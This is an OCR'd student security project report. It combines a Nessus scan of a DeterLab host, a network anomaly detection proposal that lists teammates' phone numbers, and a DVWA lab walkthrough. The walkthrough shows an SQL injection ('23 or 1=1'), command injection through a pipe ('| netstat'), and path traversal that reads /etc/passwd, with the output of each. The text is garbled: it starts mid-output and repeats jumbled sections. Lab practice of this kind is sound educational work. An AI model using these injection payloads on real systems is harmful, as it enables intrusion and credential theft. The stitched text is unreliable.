unix  3      [ ]         STREAM     CONNECTED     63211
unix  2      [ ]         DGRAM                    61415
unix  3      [ ]         STREAM     CONNECTED     29465    /var/run/dovecot/login/default2
unix  3      [ ]         STREAM     CONNECTED     29464
unix  3      [ ]         STREAM     CONNECTED     29463    /var/run/dovecot/login/default
unix  3      [ ]         STREAM     CONNECTED     29462
unix  3      [ ]         STREAM     CONNECTED     29460    /var/run/dovecot/login/default2
unix  3      [ ]         STREAM     CONNECTED     29459
unix  3      [ ]         STREAM     CONNECTED     29458    /var/run/dovecot/login/default
unix  3      [ ]         STREAM     CONNECTED     29457
unix  3      [ ]         STREAM     CONNECTED     29454    /var/run/dovecot/login/default2
```

Command Execution

File Inclusion:

We attack the File Inclusion page by inserting the tag ”../../../../../../../../etc/passwd” at the end of the URL. Because of the insecurity of the php on this page, we are able to view the passwd file stored on LAMP.


vanderbilt nashville - ...
Grooveshark - Listen t...
isi.deterlab.net - Page ...
Facebook | Jacob Had...
Damn Vulnerable Web...
Understanding /etc/sh...
Google

http://localhost:8080/dvwa/vulnerabilities/fi/?page=include.php/../../../../etc/passwd


```
root:x:0:0:root:/root:/bin/bash toor:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh dhcp:x:100:101::/nonexistent:/bin/false syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false sshd:x:103:65534::/var/run/sshd:/usr/sbin
/nologin statd:x:104:65534::/var/lib/nfs:/bin/false mysql:x:106:65534::/home/mysql:/bin/false ntp:x:107:112::/home/ntp:/bin/false quagga:x:108:111::/home/ntp:/bin/false messagebus:x:109:113::/home/ntp:/bin/false
[redacted for privacy of subjects]
popa3d:x:105:109::/var/lib/popa3d:/bin/false postfix:x:110:114::/var/spool/postfix:/bin/false dovecot:x:111:116:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false ftp:x:112:65534::/home/ftp:/bin/false Warning: Cannot modify header
information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 243 Warning: Cannot modify header information - headers already sent by (output started at
/etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 244 Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes
/dvwaPage.inc.php on line 245
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 243

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 244

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 245
```

File Inclusion

Thank You!

Report

Nessus scan report - Practice Website



Vulnerabilities by Host

206.117.25.50

0	1	2	0	28
CRITICAL	HIGH	MEDIUM	LOW	INFO

Host Information

DNS Name:	boss.isi.deterlab.net
IP:	206.117.25.50
OS:	FreeBSD 10.3

Vulnerabilities

136769 - ISC BIND Service Downgrade / Reflected DoS

Synopsis

The remote name server is affected by Service Downgrade / Reflected DoS vulnerabilities.

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

See Also


https://kb.isc.org/docs/cve-2020-8616

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

Risk Factor

Medium



Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

Risk Factor

Medium

CVSS v3.0 Base Score

8.6 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H)

CVSS v3.0 Temporal Score

7.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

5.2

CVSS v2.0 Base Score

5.0 (CVSS2#AV:N/AC:L/Au:N/C:N/I:N/A:P)

CVSS v2.0 Temporal Score

3.7 (CVSS2#E:U/RL:OF/RC:C)

STIG Severity

I

References

CVE	CVE-2020-8616
XREF	IAVA:2020-A-0217-S

Plugin Information

Published: 2020/05/22, Modified: 2020/06/26

Plugin Output

udp/53/dns

```
Installed version : 9.9.11
Fixed version : 9.11.19
```

11002 - DNS Server Detection

Synopsis

A DNS server is listening on the remote host.

Description

The remote service is a Domain Name System (DNS) server, which provides a mapping between hostnames and IP addresses.

See Also

https://en.wikipedia.org/wiki/Domain_Name_System

Solution

Disable this service if it is not needed or restrict access to internal hosts only if the service is available externally.

Risk Factor

None

Plugin Information

Published: 2003/02/13, Modified: 2017/05/16

Plugin Output

tcp/53/dns

10028 - DNS Server BIND version Directive Remote Version Detection

Synopsis

It is possible to obtain the version number of the remote DNS server.

Description

The remote host is running BIND or another DNS server that reports its version number when it receives a special request for the text 'version.bind' in the domain 'chaos'.

This version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file.

Solution

It is possible to hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.

Risk Factor

None

References

XREF	IAVT:0001-T-0583

Plugin Information

Published: 1999/10/12, Modified: 2022/10/12

Plugin Output

udp/53/dns

```
Version : 9.9.11
```

31658 - DNS Sender Policy Framework (SPF) Enabled

Synopsis

The remote domain publishes SPF records.

Description

The remote domain publishes SPF records. SPF (Sender Policy Framework) is a mechanism to let an organization specify their mail sending policy, such as which mail servers are authorized to send mail on its behalf.

See Also

http://www.openspf.org/

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2008/03/26, Modified: 2011/05/24

Plugin Output

udp/53/dns

```
The following SPF records could be extracted for isi.deterlab.net:

v=spf1 ip4:206.117.25.1/24 ip4:206.117.31.1/24 -all
```

31658 - DNS Sender Policy Framework (SPF) Enabled

Synopsis

The remote domain publishes SPF records.

Description

The remote domain publishes SPF records. SPF (Sender Policy Framework) is a mechanism to let an organization specify their mail sending policy, such as which mail servers are authorized to send mail on its behalf.

See Also

http://www.openspf.org/

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2008/03/26, Modified: 2011/05/24

Plugin Output

udp/53/dns

```
The following SPF records could be extracted for isi.deterlab.net:

v=spf1 ip4:206.117.25.1/24 ip4:206.117.31.1/24 -all
```

45590 - Common Platform Enumeration (CPE)

Synopsis

It was possible to enumerate CPE names that matched on the remote system.

Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

See Also

http://cpe.mitre.org/
https://nvd.nist.gov/products/cpe

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/04/21, Modified: 2023/10/16

Plugin Output

tcp/0

```
The remote operating system matched the following CPE :

cpe:/o:freebsd:freebsd:10.3 -> FreeBSD

Following application CPE's matched on the remote system :

cpe:/a:apache:http_server -> Apache Software Foundation Apache HTTP Server
cpe:/a:isc:bind:9.9.1 -> ISC BIND
cpe:/a:isc:bind:9.9.11 -> ISC BIND
cpe:/a:solarwinds:server_and_application_monitor -> Solarwinds Server and Application Monitor (SAM)
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

https://httpd.apache.org/

Solution

n/a

Risk Factor

None

References

XREF	IAVT:0001-T-0030
XREF	IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2023/08/17

Plugin Output

tcp/443/www


```
URL : https://boss.isi.deterlab.net/
Version : unknown
Source : Server: Apache
backported : 0
```

Project Design Phase-I

Solution Architecture

Date	19 September 2022
Team ID	Team 9.1
Project Name	Network Anomaly Detection

Solution Architecture Diagram:



Architecture for anomaly detection

Project Design Phase-I

Proposed Solution Template

Date	19 September 2022
Team ID	Team 9.1
Project Name	Network Anomaly Detection

Proposed Solution:

S.No	Parameter	Description
1	Problem Statement (Problem to be solved)	Some of the key issues to be solved include data collection and processing, anomaly identification, and training the AI model.
2	Idea / Solution description	Creating a tool that uses an AI model with algorithms to detect anomalies in network traffic
3	Novelty / Uniqueness	Decentralized Anomaly Detection - Exploring decentralized or federated learning techniques, allowing anomaly detection models to be trained locally within various segments of a network, preserving data privacy while collectively contributing to a global anomaly detection model.
4	Social Impact / Customer Satisfaction	By effectively detecting and preventing cyber threats, the tool contributes to securing sensitive information and data, protecting both businesses and individuals from potential breaches and cyberattacks. This fosters a safer digital environment, instilling confidence and trust among users.
5	Business Model (Revenue Model)	Subscription-Based Model
6	Scalability of the Solution	Employ cloud-based or distributed computing resources that can scale horizontally to handle increased data volumes and computational demands. Utilize scalable storage solutions like object storage or distributed file systems for storing and processing large amounts of network traffic data.

Project Title: Network Anomaly Detection Using AI

Overview:

- Creating an AI-powered network anomaly detection system entails applying machine learning or AI algorithms to detect deviations or abnormalities in network activity.

- Collect network data such as traffic patterns, packet information, logs, and other network activity data. This data is used to train and test the anomaly detection system.

- The acquired data should be cleaned and preprocessed. This may entail reducing noise, standardizing data formats, dealing with missing values, and translating data into a format suited for machine learning algorithms.

- Determine the key features that will be used for anomaly detection. This might entail extracting useful information from raw data or picking the most important features to define network activity.

- Select the best AI model or algorithm for anomaly detection. Unsupervised learning (e.g., clustering, autoencoders), supervised learning (e.g., classification), and even deep learning approaches (e.g., neural networks) might be included.

- Use labeled or unlabeled data to train the chosen model (based on supervised or unsupervised learning). To guarantee that the model learns to discriminate between anomalies and typical network behavior, the training dataset should include an acceptable representation of both.

- Evaluate the AI model's performance using validation data or techniques such as cross-validation. This stage determines the model's accuracy, precision, recall, and F1 score in identifying anomalies.

- Implement tools to adapt to changing network behaviors and update the AI model on a regular basis. Continuous improvement is required to keep the anomaly detection system accurate and effective.

- Anomaly detection should be combined with suitable security measures and reaction mechanisms. When an anomaly is found, the system should initiate appropriate steps, such as alerting, blocking suspicious traffic, or commencing incident response processes.

- Completely document the project, including methodology, models utilized, results, and any findings or insights received. Regular reports highlighting the system's performance and any notable results should be generated.

List of teammates:

S.no	Name	Collage	Contact
1	Karthik G	VIT Vellore	9342706587
2	Vasan	VIT	93472 28869
3	Rohit	VIT	91766 17809
4	Prince Levin	VIT	79937 60310

List of Vulnerability Table:

S.no	VulnerabilityName	CWE - No
1	SQL Injection	CWE-89
2	Cross-Site Scripting (XSS)	CWE-79
3	Remote Code Execution	CWE-94
4	Insecure Direct Object References (IDOR)	CWE-639
5	Man-in-the-Middle (MitM) Attack	CWE-300

Report:

1. Vulnerability Name: SQL Injection

CWE (Common Weakness Enumeration): CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

OWASP Category: OWASP Top 10 - A1: Injection

Description:

SQL Injection is a type of security vulnerability that occurs when an attacker can insert malicious SQL code into a query via an application's input data, potentially allowing unauthorized access to the database. If unmitigated, this vulnerability can lead to the exposure, alteration, or deletion of sensitive data.

Business Impact:

The potential impact of a successful SQL injection attack can be severe. It can lead to unauthorized access to sensitive information, including customer data, financial records, and other confidential information. This could result in data breaches, financial loss, damage to reputation, legal repercussions, and disruption of services or operations.

2. Vulnerability Name:
Cross-Site Scripting (XSS)

CWE (Common Weakness Enumeration): CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Category: OWASP Top 10 - A7: Cross-Site Scripting (XSS)

Description:

Cross-Site Scripting (XSS) is a type of security vulnerability that enables attackers to inject malicious scripts into web pages viewed by other users. This vulnerability occurs when an application fails to properly sanitize user-supplied input, allowing the injection of scripts (usually in the form of HTML or JavaScript) into web pages.

Business Impact:

If exploited, XSS vulnerabilities can lead to a range of consequences, including the theft of session cookies, website defacement, unauthorized access to sensitive data, and the potential for executing arbitrary code within users' browsers. The impact can include compromised user accounts, reputation damage, and exposure of confidential information, leading to legal and compliance issues for the affected organization.

3. Vulnerability Name: Remote Code Execution (RCE)

CWE (Common Weakness Enumeration): CWE-94: Improper Control of Generation of Code ('Code Injection')

OWASP Category: Not listed in OWASP Top 10 but considered highly critical.

Description:

Remote Code Execution (RCE) is a severe vulnerability that allows attackers to execute arbitrary code on a target system from a remote location. This vulnerability often occurs due to improper input validation or lack of proper security measures in an application or system. Successful exploitation could grant an attacker unauthorized access, enabling the execution of commands and potentially taking over the affected system.

Business Impact:

RCE vulnerabilities pose a significant threat, allowing attackers to gain complete control over a system or application. The impact can range from unauthorized access to sensitive data, disruption of services, installation of malware, theft of intellectual property, and potential system compromise. The consequences could lead to severe financial loss, reputational damage, legal liabilities, and significant operational disruption. Immediate mitigation is crucial to prevent exploitation and limit potential damage.

4. Vulnerability Name:
Insecure Direct Object References (IDOR)

CWE (Common Weakness Enumeration): CWE-639: Authorization Bypass Through User-Controlled Key

OWASP Category: OWASP Top 10 - A4: Insecure Direct Object References

Description:

Insecure Direct Object References (IDOR) occur when an application exposes internal implementation objects, such as files or database keys, in a way that allows attackers to manipulate references to gain unauthorized access to sensitive data. This vulnerability typically arises from a lack of proper authorization checks, allowing attackers to access resources they are not authorized to access.

Business Impact:

IDOR vulnerabilities can lead to unauthorized access to sensitive data, such as personally identifiable information, financial records, or proprietary data. Exploitation of IDOR could result in data breaches, privacy violations, loss of confidential information, regulatory non-compliance, and reputational damage for the organization. Mitigation involves proper access controls and comprehensive authorization checks to prevent unauthorized access to sensitive resources.

5. Vulnerability Name:
Man-in-the-Middle (MitM) Attack

CWE (Common Weakness Enumeration): CWE-300: Channel Accessible by Non-Endpoint

OWASP Category: Not listed in OWASP Top 10 but considered a critical network security threat.

Description:

A Man-in-the-Middle (MitM) attack occurs when an attacker intercepts communication between two parties without their knowledge. The attacker can eavesdrop on, alter, or even impersonate the legitimate parties, leading to potential data theft, session hijacking, or other unauthorized actions.

Business Impact:

MitM attacks can lead to severe consequences, including the compromise of sensitive information (such as login credentials, financial data, or confidential communications), unauthorized access to secure networks, and manipulation of data in transit. This can result in breaches of privacy, financial loss, damaged reputation, and legal issues. Implementing encryption, using secure communication protocols, and regularly monitoring for unusual network activities are essential to mitigate the risks associated with MitM attacks.

Thank You!

Stage 2

Overview of Nessus Tool:

Nessus is a remote security scanning tool developed by Tenable, Inc. It is one of the most popular vulnerability scanners in the world, used by organizations of all sizes to identify and remediate security vulnerabilities in their networks.

Nessus checks operating systems, software applications, and network devices for vulnerabilities. It may be configured to scan both internal and external networks and to look for specific vulnerabilities or classes of vulnerabilities.

When Nessus discovers a vulnerability, it creates a report with details about the issue, such as its severity, exploitability, and how to fix it. Nessus reports may be utilized to prioritize vulnerability mitigation activities and track progress over time.

Nessus is a great tool for increasing network security in enterprises. It can assist companies in identifying and correcting vulnerabilities before they are exploited by attackers.

Benefits of using Nessus:

- It can scan for a wide range of vulnerabilities. Nessus includes a library of over 100,000 vulnerability checks, covering a wide range of operating systems, software applications, and network devices.
- It is easy to use and customize. Nessus has a user-friendly interface, and it can be customized to scan for specific vulnerabilities or types of vulnerabilities.
- It is scalable. Nessus can be used to scan networks of all sizes, from small businesses to large enterprises.

- It is updated regularly. Tenable regularly updates Nessus with new vulnerability checks and security patches.
- If you are looking for a way to improve the security of your organization's network, Nessus is a great option to consider.

Target websites:


Practice Website – https://www.isi.deterlab.net/index.php3

Main website – https://anix.to/

List of Vulnerabilities:

SQL Injection:

We attack the SQL Injection page by inserting the command 23 or 1=1 into the submission field. This give us all users and passwords in the data base, since the field is left vulnerable on the page. After we log the keystrokes using Lynx we make a script and repeat the process 30 more times and have Shark record the traffic. This last step is followed for all three vulnerabilities.



Vulnerability: SQL Injection


User ID: 23 or 1=1

```
ID: 23 or 1=1
First name: admin
Surname: admin

ID: 23 or 1=1
First name: Gordon
Surname: Brown

ID: 23 or 1=1
First name: Hack
Surname: Me

ID: 23 or 1=1
First name: Pablo
Surname: Picasso

ID: 23 or 1=1
First name: bob
Surname: smith
```

SQL Injection

Command Execution:

We look at the source file for Command Execution and see that this page has been made secure against the command and the &&; however, pipelining is still available. We insert — netstat into the submission page hit enter and discover this vulnerability is exploitable and we can use Linux commands through this submission file.




```
| netstat

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:38809         localhost:16505         ESTABLISHED
tcp        0      0 bpc204.isi.deterlab:www users.isi.deterla:56679 ESTABLISHED
tcp        0      0 localhost:16505         localhost:38808         ESTABLISHED
tcp        0      0 localhost:16505         localhost:38809         ESTABLISHED
tcp        0      0 localhost:16505         localhost:38806         ESTABLISHED
tcp        0      0 localhost:38808         localhost:16505         ESTABLISHED
tcp        0      0 localhost:38806         localhost:16505         ESTABLISHED
tcp        0      0 bpc204.isi.deterlab:www users.isi.deterla:55142 TIME_WAIT
tcp        0      0 bpc204.isi.deterl:40848 users.isi.deterla:16505 ESTABLISHED
udp        0      0 bpc204.isi.deterl:44808 boss.isi.deterlab.:8509 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    6056     @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    6294     @/org/kernel/udev/udevd
unix  13     [ ]         DGRAM                    11441    /dev/log
unix  3      [ ]         STREAM     CONNECTED     63212    /var/run/mysqld/mysqld.sock
unix  3      [ ]         STREAM     CONNECTED     63211
unix  2      [ ]         DGRAM                    61415
unix  3      [ ]         STREAM     CONNECTED     29465    /var/run/dovecot/login/default2
unix  3      [ ]         STREAM     CONNECTED     29464
unix  3      [ ]         STREAM     CONNECTED     29463    /var/run/dovecot/login/default
unix  3      [ ]         STREAM     CONNECTED     29462
unix  3      [ ]         STREAM     CONNECTED     29460    /var/run/dovecot/login/default2
unix  3      [ ]         STREAM     CONNECTED     29459
unix  3      [ ]         STREAM     CONNECTED     29458    /var/run/dovecot/login/default
unix  3      [ ]         STREAM     CONNECTED     29457
unix  3      [ ]         STREAM     CONNECTED     29454    /var/run/dovecot/login/default2
```

Command Execution

File Inclusion:

We attack the File Inclusion page by inserting the tag ”../../../../../../../../etc/passwd” at the end of the URL. Because of the insecurity of the php on this page, we are able to view the passwd file stored on LAMP.


http://localhost:8080/dvwa/vulnerabilities/fi/?page=include.php/../../../../etc/passwd
Google
vanderbilt nashville - ...
Grooveshark - Listen t...
isi.deterlab.net - Page ...
Facebook | Jacob Had...
Damn Vulnerable Web...
Understanding /etc/sh...

```
